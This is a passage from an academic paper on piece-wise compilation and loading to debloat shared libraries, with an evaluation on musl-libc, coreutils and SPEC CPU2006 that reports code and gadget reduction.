| webapp-container | 513 | 26516 | 18% | 15% |
| knetattach | 510 | 27598 | 18% | 15% |
| nepomukbackup | 512 | 27637 | 18% | 15% |
| notepadqq-bin | 504 | 27280 | 18% | 15% |
| ... | ... | ... | ... | ... |
| Mean | 176 | 9904 | 6% | 5% |

least bloated) library `libstdc++`, only 37.77% of the library is used. On the other extreme, as low as 4% of code in `libgcc` is used. Furthermore, Table 1 contains a list of programs that best utilize `libc`, i.e., contained the largest footprint within `libc`. Even `vlc` player – the least bloated program in the study – only used 18% of code loaded into memory.

## 2.1 Root Causes of Bloating

We report four main causes of bloating that we discovered through our study.

**Multiple Disjoint Functionalities.** By design, code modules may pack multiple functionalities that may be disjoint. For example, libc provides subroutines for memory management (e.g., `malloc, calloc, free`), file I/O (e.g., `fopen, fclose, printf, scanf`), string manipulation (e.g., `strcpy, toupper, tolower`), etc. In fact, we found as many as 30 different disjoint features packaged within libc (see Appendix A).

**Backwards Compatibility.** Modern toolchains support backwards compatibility through a technique called *weak aliasing*. A *weak alias* signifies to the loader that a particular function should be used only when a better implementation (strong alias) does not exist. If available, the dynamic linker will bind the symbol names to the strong definitions, rendering the weak definitions redundant; the unused weak implementation remains in memory and contributes to bloating.

For example, `glibc` 2.19 hosts 610 (29%) functions that are marked as weak symbols including popular memory management functions like `calloc`. In our study, we found that complex software like `Firefox` and `mongodb` provide custom implementations for memory management functions and override the one provided in `glibc`. This situation manifests in all cases where a functionality in one code module has a stronger binding than code in another module.

**Static Function Clones.** In C/C++, the `static` keyword is used to limit the scope of a function or variable within the file in which it is defined. Due to the nature of how the `#include` preprocessor directive works, whenever a static function is defined within a header file, the compiler generates a copy of the function for each include. Furthermore, since static functions are local to a file, they do not trigger compile-time name conflicts.

**Unused Functions.** Static analysis during compilation can efficiently remove dead code at a basic block level, however, entire unused functions are not eliminated. Consider the following program:

```
int f() { return 1; }
int main() { return 0; }
```

Both gcc and clang retain the function `f` in the above code even under optimization level -O3. Removal of unused functions require additional non-standard often-unused compiler (`-fdata-sections -ffunction-sections -Os`) and linker (`-Wl,--gc-sections`) optimization flags. Even so, unused functions in dynamically loaded libraries can not be eliminated during compile time.

# 3 Overview

## 3.1 Key Challenges

Debloating requires precise identification of program-wide intra- and inter-modular dependencies, which introduces several challenges:

1. **Modular Interdependencies:** Programs can depend on one or more dynamically linked shared libraries and each shared library may depend on other shared libraries. In essence, the library level dependencies can be viewed as a directed graph with cycles. The actual code path or function level dependencies is similar to context-sensitive interprocedural analysis, a known hard problem in program analysis.
2. **Late binding:** The binding between a function symbol and the actual library that provides the functionality is not known until run-time. Furthermore, function binding depends on load order and potential use of *weak* symbols.

3. **Code-pointer within libraries:** Typically, calls between shared libraries, or a shared library and the main executable are routed through the PLT. However, dependencies between functions within libraries may not be apparent if code pointers are used to invoke functions, especially if such invocations happen within hand-written assembly code. Similar to CFI, a practical solution must correctly detect and include *all* dependencies arising from code pointer accesses within shared libraries.
4. **Dependencies within hand-written assembly code:** Generating inter-dependencies for assembly code in a module at compile time is challenging because assembly code is not analyzed by the compiler, and function boundaries in optimized code are sometime slurred.
5. **Dynamically loaded libraries:** Shared libraries can be dynamically loaded at runtime using `dlopen`. The use of this feature causes incomplete dependency information at program load time, which in turn impacts correctness. We use a combination of static analysis and training-based approach to preload and debloat dynamically loaded libraries.

The techniques presented in this paper are common to all code modules (i.e., shared and statically linked libraries, and executables). Yet, the impact of piece-wise compilation and loading is best realized in shared libraries. This is because while existing compile- and link-time optimizations can eliminate unused code within a compilation unit, bloat arising due to dynamically loaded modules persists due to the vast amounts of disjoint functionalities in shared libraries.

At first glance, dynamically linked libraries are designed for code reuse (e.g., one copy of a library is resident in memory for multiple processes) and fine-grained function-level fragmentation of libraries in which each function and its dependencies are encapsulated within a single shared library may be an appealing solution. For example, if a program uses only `printf`, then the `printf` library that only contains `printf` and its dependencies will be loaded. However, like in the static case, this design is not ideal for usability since each focused shared library is likely to be much smaller than the usual 4k page size granularity. This will result in heavy internal fragmentation, and much of the memory will remain unused. Moreover, with such a design, complex software is likely to require hundreds if not thousands of shared libraries. Consequently, load-time and runtime relocations are likely to be high. Also, such a solution is not backward compatible and the programs linked to use shared libraries will now have to be recompiled to use multiple smaller libraries.

## 3.2 High Level Approach

At a high-level, our approach bridges the traditional information gap between early (compilation) and late (loading) stages of a program. Specifically, (1) we develop a piece-wise compiler that maintains intra-modular (piece-wise) dependencies between each individual functionality (i.e., entry point) and all dependent functions that are necessary to satisfy execution, and (2) we develop a piece-wise loader that examines the dependencies of an executable and generates an inter-modular full-program dependency graph. Finally, the loader systematically eliminates all code that is not a part of the full-program dependency graph.

Our approach maintains the benefits of dynamically linked libraries (e.g., code-reuse) with the benefits of statically built programs (e.g., dead-code elimination). It is driven by these high-level goals:

**Program-Wide Dead Code Elimination.** Our first goal is to support load-time dead-code elimination. That is, we aim to bring dead-code elimination benefits of static linking to dynamic linking. In our approach, we analyze and embed functionality-specific metadata into code modules during compilation. Specifically, the metadata contains functions and all of the dependencies that are required to be loaded together with it in order to provide correct program execution. At runtime, when a program or library requests a new symbol to be loaded, we use the metadata to only load the dependent functionality. Unused code (code that does not have a runtime dependency) is never available to the program.

**Backwards Compatibility.** We wish to allow existing binaries to reap the benefits of load-time dead-code elimination by debloating the dependent shared libraries, *without the explicit need to recompile the entire program*. To retain backwards compatibility, we embed the metadata into an optional section in the ELF file format. Optional sections are ignored by unmodified loader, meaning our ELF files are backwards compatible with older loaders. As one would expect, our piece-wise loader is able to make use of this extra information to achieve late-stage code removal during loading. This way, any COTS software can take advantage of our piece-wise technique by simply replacing the shared libraries in a system with piece-wise compiled shared libraries and replacing the loader with our piece-wise loader.

**Correctness.** It is essential that the solution be conservative and retain *all* fragments of code within each code module that the program may need during runtime. Missing legitimate code dependencies will cause unacceptable runtime program failures. We wish to prevent such failures.

## 4 Piece-wise Compilation

For a given code module, the piece-wise compiler has two main tasks: generate a function-level dependency graph with zero false negatives (we do not want to miss any legitimate dependency), and write this dependency graph to the binary.

### 4.1 Dependency Graph Generation

In traditional dead-code elimination, analysis is performed at the basic block level. Thus, a dependency graph is effectively an annotated inter-procedural control flow graph. This fine granularity is not necessary for our application since symbols are exported at a function granularity. Our dependency graph is therefore an annotated call graph.

We use a two-step process to generate the dependency graph. First, we combine all object files and generate a single complete call graph for the entire module. Then, we traverse the call graph to generate the dependencies for each exported function. Here, we leverage the inter-modular code analysis and optimization logic present in LLVM to derive function-level dependencies both within a compilation unit and across a module. Of particular importance is handling special cases that can affect the accuracy of the call graph. Below, we detail the treatment of such cases to ensure complete dependency recovery.

Two factors can have a significant effect on the accuracy of a call graph: code pointers and jump tables, and hand-written assembly (this includes pure-assembly functions and inlined assembly). Below, we provide details about each case as well as how we handle them.

### 4.2 Handling Code Pointers/Indirect Branching

The piece-wise compiler uses the call graph analysis pass of LLVM to extract dependencies arising due to direct calls between functions. However, indirect code-pointer references require special handling. Like some CFI solutions, we take a conservative approach and include a set of all functions that could potentially be used as indirect branch targets. While one can assume that a function pointer can point to any valid function, this may not be necessary. To see why, we separate the problem into two cases - function pointers associated with symbols and those that are not associated with symbols.

Function pointers that target symbols can be directly identified as long as the target is internal to the module being compiled. That is, the module contains code that loads the target function address into the function pointer as a constant. In other words, while the pointer itself is not initialized until runtime, the target can be determined statically. Pointers that target external function (still associated with symbols) can be reconciled at load time when all of the external modules are loaded along with the symbol information. Our piece-wise compiler is designed to retain such information as well.

```
1  struct _IO_FILE {
2    ...
3    size_t (*write) (FILE *, char *, size_t);
4  };
5  static struct _IO_FILE f = {
6    ...
7    .write = __stdout_write,
8  };
9  FILE *const stdout = &f;
10 static void close_file(FILE *f) {
11   ...
12   if (f->wpos > f->wbase)
13   f->write(f, 0, 0);
14   ...
15 }
```

Listing 1: File IO in `musl-libc`

Indirect code references can be classified into three categories. We handle all 3 categories:

**C1** *Reference to a function pointer*: In this category, a function address is assigned—either directly or through a function argument—to a variable by one instruction and is used later by another instruction (e.g., `addr = &foo; addr();`).

**C2** *Reference to a table of code pointers:* Here, a table or an array of function pointers is addressed as a base+offset (e.g., `void (*foo)[LEN]() = &table; foo[4]();`).
Jump tables, arrays of function pointers, and vtables in C++ are all examples of this category.

**C3** *Reference to a composite structure:* A more complex case arises when code pointers are contained within structures. Consider the example in Listing 1. Variable `f` is a global `IO` structure that contains a pointer to the `write` function. This variable is initialized as a global, but used in the `close` function. References through composite structures are not uncommon, yet hard to detect.

Additionally, function pointers are used to implement callback functions, and are passed as arguments during callback registrations (e.g., arguments to `signal`, `qsort`). Callbacks are also used to register initialization and termination functions of a process (e.g. `atexit`). Pointers passed through function arguments reduce to **C1** in inter-procedural analysis. Function pointers are also used to implement subtype polymorphism of records. For example, in `libc`, a `'FILE'` struct with a set of function pointers is created for every IO operation.

In order to obtain a complete set of code pointer references within a module, we perform code-pointer anal-

ysis (function pointer analysis + jump table recovery) to recover all potential code references either to functions or to code snippets (e.g., targets in switch statement). We introduce two new independent approaches to handle indirect control-flow transfers: full-module code pointer scanning and localized code pointer scanning. They are based on an observation that all functions serving as indirect targets must have their addresses taken at some point during execution. A function has its address taken when its address is referenced as a constant somewhere within a module. Additionally, we leverage well-studied points-to analysis techniques. Comparison between these three approaches can be found in Section 6.

**Full-Module Code Pointer Scan.** In this approach, our compiler statically generates a global set of functions as global dependency for the entire module. Each instruction in the LLVM IR is scanned for code pointer references, and when a reference is found, the referenced code is recorded as a required global dependency. The global dependency includes all functions that have their addresses referenced inside the module. These dependencies are annotated as "required" in the optional section of the ELF binary, and therefore will be retained in memory at runtime. While this approach may not result in optimal code reduction, it is fast and is guaranteed to include all possible targets of indirect branches.

**Localized Code Pointer Scan.** Similar to the full-module scan, the localized scan aims to include all possible indirect branch targets in the working module. However, we observe that among all code addresses that the compiler detects, only a selective few actually have their addresses taken at runtime; we can safely unload the rest of code pointers to boost debloating result, without loss of correctness. For example, suppose in the code snippet in Listing 2, `comp` is referenced *only* by function `foo`. Then, `comp` is marked as a dependency for `foo`, and is retained if `foo` is also retained. Similarly, if multiple functions depend on `comp`, it is added to the dependency graph of each function. This is unlike the full-module scan where `comp` is marked as required for the entire module.

```
1 ...
2 int comp(int a, int b) {...}
3 int foo() { ... /* foo is a global symbol */
4 sort(arr, len, &comp); }
5 ...
```

Listing 2: Localized Code Pointer Scan Example

First, *use-def* chains are constructed for all IR instructions. Here, unlike traditional use-def analysis, we are only interested in the referring nodes that directly take a function's address. To accurately recover all instructions that use function address, our compiler recursively traverse the use-def chains until it encounters a referring-instruction that refers a function. At that point, a dependency is recorded between the function that contains the referring instruction and the referred function. When compared to the full-module scan, by leveraging symbol binding information available, this approach improves dependency graph's correctness and debloats more aggressively, but at the cost of analysis performance.

**Pointer Analysis.** We leverage points-to information produced by pointer analysis to resolve indirect code pointer dependencies within a library. Broadly, our approach is based on the inclusion-based algorithm first introduced by Andersen [6], where a points-to set is maintained for each pointer variable. When an assignment `a = b` is encountered, locations pointed to by `b` are assumed to be a subset of locations pointed to by Our implementation is based on the algorithm recently proposed by Sui et al. [37]. Each LLVM IR statement with a pointer reference is analyzed to extract rules that define how to generate points-to information. These form the constraints. We extract four types of constraints that were first proposed by Hardekopf and Lin [16] based on semantics of the pointer reference. For convenience, we include a reproduction in Table 2 below. These constraints are then fed into a constraint solver to extract concrete pointer values/value sets at different code-pointer reference points within functions. These pointers form dependencies for the functions. We refer readers to SVF [37] for additional details.

Table 2: Points-to constraints. For a variable $v$, $pts(v)$ represents $v$'s points-to set and $loc(v)$ represents the memory location denoted by $v$.

| Program Code | Constraint | Meaning |
|---|---|---|
| $a = \&b$ | $a \supseteq \{b\}$ | $loc(b) \in pts(a)$ |
| $a = b$ | $a \supseteq b$ | $pts(a) \supseteq pts(b)$ |
| $a = *b$ | $a \supseteq *b$ | $\forall v \in pts(b) : pts(a) \supseteq pts(v)$ |
| $*a = b$ | $*a \supseteq b$ | $\forall v \in pts(a) : pts(v) \supseteq pts(b)$ |

**Object-Sensitive Analysis for C++ Code.** Due to virtual function dispatch in C++, indirect code pointers that are referenced through a VTable require special handling. Two separate solutions are considered. First, a naive solution would be to include (and persist in memory) all functions in all VTables. While such an approach will include all required dependencies, it fails to provide optimal bloat reduction.

For the second approach, we introduce object-sensitive analysis in Algorithm 1 to identify precise virtual function dependencies. For each function within the dependency graph, we examine the code to identify all the types of C++ objects that are instantiated within the function and gather the corresponding VTables. Next, for

**Algorithm 1** Gathering virtual function dependencies in C++ code. Function *GetFunctionDeps* recursively traverses call graph to provide a complete list of dependencies for a given function.

```
1:  procedure GETDEPENDENCIES(Function)
2:      Deps ← ∅
3:      for each DepFunc ∈ GetFunctionDeps(Function) do
4:          Deps ← Deps ∪ GetDependencies(DepFunc)
5:      end for
6:      for each Object ∈ Function do                ▷ Function instantiates Object
7:          VTable ← GetVTable(TypeOf(Object))
8:          for each VFunc ∈ VTable do
9:              Deps ← Deps ∪ VFunc
10:         end for
11:     end for
12:     return Deps
13: end procedure
```

each type of object, we include all of the virtual functions in the VTable for the corresponding class as a dependency for the function that instantiates the object. This way, if an object is never instantiated, its VTable functions are debloated. Finally, we incorporate in our solution pointer analysis to handle C++ virtual dispatch.

### 4.3 Handling Assembly Code

Compilers do not optimize hand-written and inline assembly code and, as such, interdependencies involving assembly code are handled separately.

*Dependencies in assembly code:* We perform a single pass through assembly code to identify all function calls and update the callgraph accordingly. From our experiments, we find that this simple approach is sufficient to capture all the higher-level (e.g., C/C++) function dependencies for code originating from assembly.

*Dependencies on assembly code:* Identifying assembly code dependencies for high-level functions is more difficult since function boundaries in optimized code is sometimes blurred due to code reuse. For example, some functions jump directly into the middle of the assembly code for `memcpy` instead of calling `memcpy` directly. We take a conservative approach and retain all assembly code as necessary. As such, assembly code is never removed from memory. Handwritten assembly is uncommon and therefore including it does not significantly impact bloat.

### 4.4 Writing Dependency Graph to Binary

Once the dependency graph is generated, it is embedded into a dedicated section called `.dep`. Our compiler inserts two types of information to assist the loader with identifying dead code: dependency relationships between functions (i.e. the dependency graph) that comprises of functions and a list of dependencies, and function-specific data that includes location and size in bytes for all the functions in the dependency graph. Since a function's address is unknown at link time, we instead mark all location fields in `.dep` section as relative relocatable and let the loader patch them with real addresses during program load time. While the piece-wise compiler only embeds function dependency information in binary, it can retains more information to assist precise late-stage security enforcement such as CFI.

## 5 Piece-Wise Loader

Figure 1 illustrates the workflow of our piece-wise loader. After receiving control from the kernel, the loader first maps all dependent libraries onto the current process' address space, then performs relocation on all modules, and finally eliminates all dead code from piece-wise-compiled libraries. Our current implementation readily supports position independent code and can be easily deployed in current Linux ecosystems.

### 5.1 Pre-Loading Dependencies

In order to generate a complete set of all exported library functions that a program requires, the piece-wise loader must resolve the dependencies within the program executable along with all the other shared objects the executable depends on. Since loaders are designed to load libraries when they are first used, some libraries may not be loaded when the program starts. This results in incomplete symbol information. To address this, our loader pre-loads all shared libraries.

First, the piece-wise loader recursively traverses all shared objects and their dependencies (by looking at `DT_NEEDED` entries of the dynamic section of the ELF file of the program executable) to construct the list of shared objects that the main program needs. Then, it maps their memory segments onto the process image. Effectively, a program and all of its dependent code are loaded into memory *before* transferring control to the user code.

**Handling Dynamically Loaded Libraries.** Dynamically loaded libraries create function dependencies that are unknown during both compile time (and therefore are not encoded in dependency graphs) and load time. Thus, as a result of late-stage piece-wise debloating, such functions are removed and unavailable in cases where dynamically loaded libraries require them. Support for shared libraries that are loaded dynamically (using `dlopen`) proves to be a challenge. On the one hand, for cases where we can statically detect which libraries





Figure 1: Workflow of the piece-wise loader

will be dynamically loaded, i.e. arguments to functions like `dlopen` are hard-coded in binaries, we directly pre-load them. On the other hand, handling dynamically generated library names is challenging. An example of such case can be found in Listing 3:

```
1 lib_name = compute_lib_name();
2 handle = dlopen(lib_name, RTLD_NOW);
```

Listing 3: Example of dynamically generated library name.

Failure to accommodate for the library's dependencies will cause a runtime failure. However, the non-determinism makes ensuring absolute correctness intractable. Therefore, we take a training-based approach to identify all missing dependency caused by dynamic loading. For each program, we record all shared libraries loaded using `dlopen` at runtime as well as their functions that are invoked by `dlsym` and embed this information within the binaries. At load time, the piece-wise loader will interpret it, pre-load those libraries, and retain only the functions that `dlsym` invokes.

We found that only 64/2226 (2.9%) programs in our study dynamically compute module names. In our test set, all library name computations are straightforward: library names are hard-coded or generated using format string. For example, `if (var) sprintf(name, "lib%s_v1.so", basename) else sprintf(name, "lib%s_v2.so", basename)`. In our experience, training for common workloads reveal required shared-lib dependencies.

## 5.2 Symbol Resolution & Relocation

After loading the libraries and performing the necessary symbol bindings, the loader walks through the dependency information in the `.dep` section and marks code as necessary. All unnecessary code is zeroed out. Recall that the dependency information in the optional `.dep` section contains the symbol as well as its location in the binary and size. In order to support relocation of the piece-wise compiled libraries, these locations must be updated prior to resolving all dependencies. Handling relocation for `.dep` section is straightforward. Traditionally, at load time, the loader will walk through all relocatable fields in a mapped ELF image and patch them with appropriate addresses. We simply ensure that the same procedure also applies to the optional `.dep` section and updates its relocatable fields.

Recall that loaders prioritize the resolution of strong symbols over weak ones. Therefore, if two libraries offer bindings to the same symbol, the first strong symbol is resolved — this depends on the order of which shared libraries are loaded. As a result, the behavior is also runtime dependent.

Since we pre-load libraries in the order they appear in an ELF file, symbol resolution is also performed in the same order. This process, called pre-binding, ensures that each required symbol is bound to the concrete definition in the executable or a shared library *before* the program begins execution. Therefore, all dependencies for a program are known before it begins execution.

To determine which functions are not required at runtime, i.e., the ones that must be removed, we rely on symbol resolution and the dependency graph embedded in the `.dep` section. During symbol resolution, the loader binds an undefined symbol to the first available definition for the symbol in the load order which allows our loader to identify which library functions the program imports.

At the end of symbol resolution, all symbols in the global symbol table are fully resolved and reflect the runtime necessities of the program. If there are two different definitions of the same symbol name in two separate code modules, only one will be picked; we can safely zero out the other. For example, if `foo.exe` depends on function `myFoo`, which is defined in both shared libraries `a.so` and `b.so`, the symbol is resolved to whichever library is loaded first. That is, if `a.so` is loaded before `b.so`, then `myFoo` in `b.so` is never used, and is therefore removed. The dependency graph in the `.dep` section for each resolved symbol is used to determine precisely which further dependencies to retain. For example, if `myFoo` is resolved to `a.so`, and `myFoo`'s dependency contains function `myBar` in `a.so`, then `myBar` will be retained alongside `myFoo` in `a.so`.

The result generated from this step is a list of functions to be removed from each library.

## 5.3 Removal of Dead Code

There are two approaches to eliminating dead code: either we start with a clean canvas and load each required function and its dependencies, or we load the entire module and remove dead code. To support shared libraries,

since most code and data references are relative due to position-independent code, we implement the latter in our prototype. This preserves the offset between functions and therefore does not require any unnecessary code modifications.

All functions in a piece-wise module that do not form direct or indirect dependencies are marked for removal. If all the code in a page is marked for removal, we simply set the non-executable bit on the page and no code deletion is performed. To remove a certain function, the loader invokes `mprotect` to mark the corresponding code page(s) as writable and non-executable. Next, every byte in the function body is set to a special 1-byte invalid instruction. In the x86 and x86_64 architectures, we pick byte 0x6d since it is a reserved instruction that raises an *'Illegal Instruction'* exception. Once all unused functions are removed, a piece-wise library is rendered bloat-free.

**Backward compatibility.** Both piece-wise-compiled modules and the piece-wise loader are backward compatible for two reasons. First, our changes are restricted to the optional `.dep` section in a code module while all other sections remain intact. Therefore, a regular loader simply ignores the `.dep` section and skips support for debloating. Second, when the piece-wise loader loads a code module without the `.dep` section, it simply behaves like a regular non-piece-wise loader. No modifications are required to the program being executed as long as the program is configured to use the piece-wise loader. This can be accomplished by patching the `.interp` section of the ELF binary and changing it from the default loader (e.g. `/lib/ld-linux.so`) to the pathname of the new piece-wise loader e.g. `/lib/pw-linux.so`.

**Memory overhead due to copy-on-write.** When the piece-wise loader marks an entire page as non-executable, it incurs no memory overhead. An overhead (due to CoW) is incurred when partial removal occurs in a page. Because large fractions of code are typically eliminated from the memory, very few pages actually require CoW. In general problems arise when "multiple" long-lived processes share large libraries, or when unused code is distributed across multiple pages. While we did not engineer the support for dynamically rewriting the binary to reduce memory overhead, we refer interested readers to artificial diversity research for an algorithm [21].

# 6 Evaluation

We divide our evaluation into three main parts: debloating correctness (sections 6.2.1 and 6.2.2), performance overhead (section 6.3), and impact of debloating on security (section 6.4). Because our solution neither adds executable code in the program nor alters the code layout, we do not introduce any runtime execution overhead. All of our experiments were performed on a system with Intel Core i7-4790 @ 3.60GHz and 32GB RAM running Ubuntu Desktop 16.04 LTS.

## 6.1 Implementation and Prototype

We implemented two different versions of piece-wise loaders: (1) the GNU loader (v2.23) distributed with Ubuntu Desktop 16.04, and (2) the loader packaged within `musl-libc` (v1.1.15). Because `glibc` can not be compiled using LLVM, we used `musl-libc` for the C library debloating evaluation. Accordingly, the GNU loader was used in experiments where `glibc` was used (the modified loader debloated libraries other than `glibc`), and the `musl` loader was used to debloat programs that used `musl-libc`. Both loaders were designed to retain and load non-piece-wise compiled libraries without any changes.

The piece-wise compiler is built on top of LLVM-4.0 with an additional 2.46 KLOC. First, we added an LLVM module pass to handle code pointers, process points-to information (if applicable), parse function calls from assembly code and generate a dependency graph. Second, to support C++ libraries, we implemented an object-sensitive approach described in Algorithm 1. We evaluated our C++ libraries debloating on `libflac++` using `Audacity`, a program editing audio files. Our analysis and dependency graph generation and insertion passes are run during the link-time optimization (LTO) in LLVM gold plugin. We also developed an ELF binary patching program that patches an ELF binary to modify the `.interp` section to change the default loader to the piece-wise loader.

## 6.2 Correctness Experiments

To demonstrate that our toolchain correctly debloats code modules, we used the piece-wise compiler to build 400 shared libraries distributed with Ubuntu Desktop 16.04 and installed them using `dpkg`. Next, we replaced the GNU loader with our piece-wise loader.

Below, we consider each set of libraries to gain a better understanding of the effectiveness and security benefits that our solution offers.

### 6.2.1 Musl-libc Experiements

Due to known fundamental limitations in compiling `glibc` using LLVM[1], we piece-wise compiled `musl-libc`—another popular and comprehensive flavor of the C library. The difference in functionality between

Table 3: Percentage Attack Space Reduction with Piece-Wise for `coreutils` and SPEC CPU 2006 with `musl-libc`.

| Program | Full-module Code Pointer Scan | | Inclusion-based Pointer Analysis | | Localized Code Pointer Scan | |
|---|---|---|---|---|---|---|
| | % Function Reduction | % Instruction Reduction | % Function Reduction | % Instruction Reduction | % Function Reduction | % Instruction Reduction |
| Minimal Program | 60 | 60 | 89 | 91 | 88 | 91 |
| Coreutils Min | 59 | 59 | 85 | 85 | 84 | 85 |
| Coreutils Max | 60 | 60 | 88 | 90 | 88 | 91 |
| Coreutils Mean | 56 | 58 | 79 | 78 | 79 | 79 |
| bzip2 | 60 | 60 | 89 | 90 | 88 | 91 |
| sjeng | 59 | 59 | 85 | 86 | 85 | 86 |
| sphinx3 | 59 | 60 | 86 | 85 | 81 | 82 |
| mcf | 60 | 60 | 85 | 83 | 87 | 87 |
| lbm | 58 | 59 | 83 | 83 | 87 | 87 |
| gcc | 60 | 60 | 87 | 87 | 84 | 87 |
| milc | 59 | 59 | 88 | 88 | 84 | 85 |
| h264ref | 60 | 60 | 88 | 87 | 84 | 83 |
| hmmer | 60 | 60 | 85 | 85 | 82 | 83 |
| gobmk | 60 | 60 | 86 | 86 | 85 | 86 |
| libquantum | 58 | 58 | 81 | 82 | 87 | 89 |
| SPEC CPU 2006 Mean | 59 | 60 | 86 | 86 | 85 | 86 |

`glibc` and `musl-libc` does not affect the feasibility and capability of the piece-wise toolchain.

To get a sense of how much `glibc` can be debloated, we extracted 30 different features and the functions within each feature from the `glibc` software development manual [4], and mapped them to analogous symbols in `musl-libc`. We piece-wise compiled `musl-libc`, and computed the footprint for each category. Our findings are tabulated in Table 11 and a corresponding cumulative distribution is represented in Figure 2 in Appendix A.

The virtual memory allocation and paging related functions are most widely used, but only account for 1.91% of instructions. Similarly, string related functions are second most widely used, but contribute only 5.82% of instructions. This result solidifies our findings from the pervasiveness study in Section 2, and highlights the vast amounts of unused `libc` code in typical program memory. Mathematics (different from Arithmetic) contributes the most code, but is seldom used. We expect `glibc` to be just as bloated due to the functional similarities between `glibc` and `musl-libc`. Unfortunately, due to constraints in building `glibc` [1] we are unable to provide concrete evidence at this time.

**Debloating coreutils.** Using the piece-wise compiled `musl-libc`, we tested `coreutils` to evaluate correctness and performance. All of the programs (109 in total) in `coreutils` passed the `coreutils` test suite that is packaged with `coreutils` source code without errors. Table 3 shows the percentage of attack space reduction achieved with piece-wise on `coreutils` programs and a minimal program for each code pointer handling approach. The minimal program contains a main function that immediately returns. Percentage of attack space reduction achieved with minimal program serves as a lower bound for debloating `musl-libc`. Our results show that, among the three approaches for handling code pointers, localized code pointer scan and pointer analysis achieve the best debloating result (79% and 78% respectively) while full-module debloats the least, 58%. For some programs, (e.g., `make-prime-list`), 91% of `libc` code was removed without errors for localized scan.

**Debloating SPEC CPU2006 benchmark programs.** Similarly, in order to verify correctness, we also evaluated SPEC CPU2006 benchmark programs using piece-wise compiled `musl-libc` with all three code pointer handling approaches. Results are tabulated in Table 3. We note that the latest version of `musl-libc` does not fully support the SPEC CPU2017 benchmarks. All of the programs ran successfully and passed the reference workload. In the best case, 86% attack space reduction was achieved with localized scan and pointer analysis, and in the worst case, 60% code reduction was achieved for full-module pointer scan.

While on average, pointer analysis and localized code pointer scan yield the same attack space reduction results, for some cases in the SPEC CPU 2006 benchmarks, we observe that one outperformed the other. Because localized code pointer scan records the relationships between the functions that contains referencing instructions and the referenced functions, the piece-wise loader will only remove an address taken function if all referring functions are removed. Thus, this approach takes advantage of symbol resolution information only available at program load time. On the one hand, the localized scan approach provides better debloating results when it allows removing functions that will not have address taken at runtime because all referring functions

Table 4: Gadget reduction in `coreutils` 8.2 and SPEC CPU 2006 benchmarks for 6 different types of security sensitive gadgets: syscall, stack pointer update (SPU), call-oriented programming (COP), call-site/call preceded gadgets(CS), jump-oriented programming (JOP), and entry-point (EP). For each type, we list the quantity found in debloated musl-libc and the percentage reduction achieved by piece-wise toolchain. In vanilla musl-libc, we found a total of 5619 unique gadgets, 485 syscall, 924 SPU, 334 COP, 780 CS, 47 JOP, and 22 EP.

| **Program** | **Total** | | **syscall** | | **SPU** | | **COP** | | **CS** | | **JOP** | | **EP** | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Minimal Program | 993 | 82.33% | 106 | 78.14% | 147 | 84.09% | 80 | 76.05% | 109 | 86.03% | 18 | 61.70% | 4 | 81.82% |
| coreutilts max | 1971 | 64.92% | 205 | 57.73% | 325 | 64.83% | 182 | 45.51% | 253 | 67.56% | 24 | 48.94% | 5 | 77.27% |
| `coreutils` min | 1274 | 77.33% | 117 | 75.88% | 187 | 79.76% | 119 | 64.37% | 149 | 80.90% | 21 | 55.32% | 4 | 81.82% |
| `coreutils` mean | 1591 | 71.69% | 142 | 70.75% | 245 | 73.45% | 138 | 58.67% | 186 | 76.15% | 23 | 51.02% | 4 | 81.60% |
| bzip2 | 1256 | 77.65% | 108 | 77.73% | 185 | 79.98% | 111 | 66.77% | 150 | 80.77% | 21 | 55.32% | 4 | 81.82% |
| gcc | 1749 | 68.87% | 144 | 70.31% | 285 | 69.16% | 156 | 53.29% | 210 | 73.08% | 26 | 44.68% | 4 | 81.82% |
| gobmk | 1545 | 72.50% | 141 | 70.93% | 246 | 73.38% | 137 | 58.98% | 177 | 77.31% | 21 | 55.32% | 4 | 81.82% |
| h264ref | 1467 | 73.89% | 120 | 75.26% | 220 | 76.19% | 130 | 61.08% | 165 | 78.85% | 21 | 55.32% | 4 | 81.82% |
| hmmer | 1499 | 73.32% | 130 | 73.20% | 230 | 75.11% | 133 | 60.18% | 173 | 77.82% | 24 | 48.94% | 4 | 81.82% |
| lbm | 1685 | 70.01% | 125 | 74.23% | 259 | 71.97% | 183 | 45.21% | 204 | 73.85% | 26 | 44.68% | 4 | 81.82% |
| libquantum | 1570 | 72.06% | 125 | 74.23% | 239 | 74.13% | 144 | 56.89% | 174 | 77.69% | 23 | 51.06% | 4 | 81.82% |
| mcf | 1367 | 75.67% | 119 | 75.46% | 203 | 78.03% | 128 | 61.68% | 159 | 79.62% | 21 | 55.32% | 4 | 81.82% |
| milc | 1810 | 67.79% | 166 | 65.77% | 274 | 70.35% | 199 | 40.42% | 243 | 68.85% | 25 | 46.81% | 4 | 81.82% |
| sjeng | 1417 | 74.78% | 122 | 74.85% | 202 | 78.14% | 133 | 60.18% | 165 | 78.85% | 21 | 55.32% | 4 | 81.82% |
| sphinx3 | 1398 | 75.12% | 120 | 75.26% | 199 | 78.46% | 127 | 61.98% | 161 | 79.36% | 21 | 55.32% | 4 | 81.82% |
| SPEC CPU 2006 Mean | 1,524 | 72.88% | 129 | 73.38% | 231 | 74.99% | 144 | 56.97% | 180 | 76.91% | 23 | 51.64% | 4 | 81.82% |

have been removed while pointer analysis does not. On the other hand, pointer analysis debloats more than localized scan when the number of retained address taken functions is larger than the size of points-to set.

#### 6.2.2 Debloating COTS binaries

In order to demonstrate the efficacy of our approach on COTS binaries, we debloated unmodified programs in the Ubuntu 16.04 Desktop environment. First, we piece-wise compiled a set of shared libraries (minus `glibc`). Then, we replaced the default loader with the piece-wise loader, and the default libraries with the piece-wise compiled libraries. A subset of the shared libraries with various compile-time overheads are presented in Table 9.

